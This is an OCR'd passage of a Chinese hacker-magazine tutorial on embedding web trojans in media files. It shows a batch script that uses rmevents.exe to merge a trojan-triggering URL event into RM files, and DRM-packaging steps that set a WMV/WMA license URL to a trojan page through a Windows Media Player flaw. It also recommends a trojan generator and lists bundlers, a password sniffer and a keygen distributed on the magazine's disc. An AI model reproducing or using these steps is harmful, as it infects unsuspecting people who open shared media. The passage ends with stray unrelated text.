


图 8

步骤 3

向 rm 文件中插入触发 URL 事件文件。CMD 下进入 RealMediaEditor 文件夹，输入命令 **rmevents -i **1.rm -e muma.txt -o **2.rm**，这是最关键的一步，利用 Helix Producer Plus 自带的 rmevents.exe 把 muma.txt 这个触发 URL 事件合并到 **1.rm 中，并另存为 **2.rm。这个新生成的 **.rm 便是我们需要的带有网页木马的媒体文件。可以建立这样的一个批处理文件，源码如下。

```
echo on
rem 制作RM、RMVB木马的批文件
rem by战神MARS
cd C:\Program Files\Real\Helix Producer Plus\RealMediaEditor
rmevents -i **1.rm -e muma.txt -o **2.rm
```

图 9 中显示为批处理文件正在用 rmevents.exe 生成新文件。




图 9

2. WMV、WMA 中加入木马

对于 WMA、WMV 文件，我们可以利用其默认的播放器 Windows Media Player 的“Microsoft Windows 媒体播放器数字权限管理加载任意网页漏洞”来插入木马。

经过 DRM 加密需要通过 URL 验证证书，我们将这个 URL 事先设置为我们的网页木马地址。当播放已经插入木马的恶意文件时，播放器首先会弹出一个提示窗口要求获取“URL 验证证书”，当网友点击“是”进行验证时，我们便种马了。在 WMV 文件中插入木马需要一样工具——WMDRM 打包加密器，这是一款可以对 WMA、WMV 进行 DRM 加密的工具，软件本身是为了保护媒体文件的版权，不过我们要用它来种植网页木马。

安装“WMDRM 打包加密器”，开始我们的种马旅程。

步骤 1

进入“自定义打包”标签，我们点击“源文件”右边的浏览按钮，选择一个 WMA 或 WMV 文件，然后在下面的“输出目录”里选择生成恶意文件的保存路径，然后在“输出文件后缀”中填入生成的文件后缀，建议和源文件保持一致，如图 10。




图 10

步骤 2

完成第一步后我们切换到“认证字符串”标签，在“认证

URL”栏里输入我们的网页木马地址，如http：//www.hackerxfiles.net，其他的保持默认即可，如图11。




图11

步骤3

再次切换到“自定义打包”标签，点击“打包加密”按钮，植有网页木马的恶意媒体文件就生成了。


当用户打开这个恶意媒体文件时，Windows Media Player会要求你获取证书，点击“确定”后就会弹出我们的网页木马。


讲了这么多还没有讲网页木马如何制作呢。网页木马制作极其简单。以前的X档案中也有介绍，我就不多说了。不过向大家推荐“动鲨网页木马生成器”，该软件比较的好用，功能也比较强大。好了，今天的种马之旅就到这儿，有什么疑问请来X论坛（www.hackerxfiles.net/index.php）一起讨论。

（本文所涉及的软件：热血江湖密码嗅探器、百世经纶捆绑机、冬日捆绑机、Helix Producer Plus及注册机、WMDRM打包加密器、动鲨网页木马生成器已收录在光盘中）

是穷人就坚持1分钟


yy



